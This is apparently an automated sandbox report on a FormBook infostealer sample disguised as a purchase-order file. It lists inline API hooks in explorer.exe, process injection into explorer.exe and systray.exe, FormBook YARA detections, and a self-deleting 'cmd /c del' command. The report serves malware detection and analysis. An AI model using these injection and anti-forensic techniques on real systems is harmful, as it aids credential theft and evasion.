
Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xEE
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xEE
GetMessageW	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xEE
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xEE

Statistics

Behavior



System Behavior

Analysis Process: PO#560.zip.exe PID: 3468 Parent PID: 5684

General

Start time:	13:21:02
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\PO#560.zip.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO#560.zip.exe'
Imagebase:	0xd60000
File size:	935424 bytes
MD5 hash:	225F5938273F006356FD813E46E3FCEF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.235177972.0000000004239000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.235177972.0000000004239000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.235177972.0000000004239000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E07CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E07CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO#560.zip.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E38C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO#560.zip.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E38C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E055705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DFB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E05CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DFB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CEC1B4F	ReadFile

Analysis Process: PO#560.zip.exe PID: 5448 Parent PID: 3468

General

Start time:	13:21:13
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\PO#560.zip.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xca0000

File size:	935424 bytes
MD5 hash:	225F5938273F006356FD813E46E3FCEF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.279265822.0000000001420000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.279265822.0000000001420000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.279265822.0000000001420000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.278875737.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.278875737.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.278875737.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.279183925.00000000012E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.279183925.00000000012E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.279183925.00000000012E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 5448

General

Start time:	13:21:15
Start date:	08/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: systray.exe PID: 4952 Parent PID: 3388

General

Start time:	13:21:31
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\systray.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\systray.exe
Imagebase:	0xc50000
File size:	9728 bytes
MD5 hash:	1373D481BE4C8A6E5F5030D2FB0A0C68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.479474418.0000000000B60000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.479474418.0000000000B60000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.479474418.0000000000B60000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.479196744.0000000000B10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.479196744.0000000000B10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.479196744.0000000000B10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.478037976.00000000008B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.478037976.00000000008B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.478037976.00000000008B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	8C9E57	NtReadFile

Analysis Process: cmd.exe PID: 1308 Parent PID: 4952

General

Start time:	13:21:36
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\PO#560.zip.exe'
Imagebase:	0x1130000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 3564 Parent PID: 1308

General

Start time:	13:21:36
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis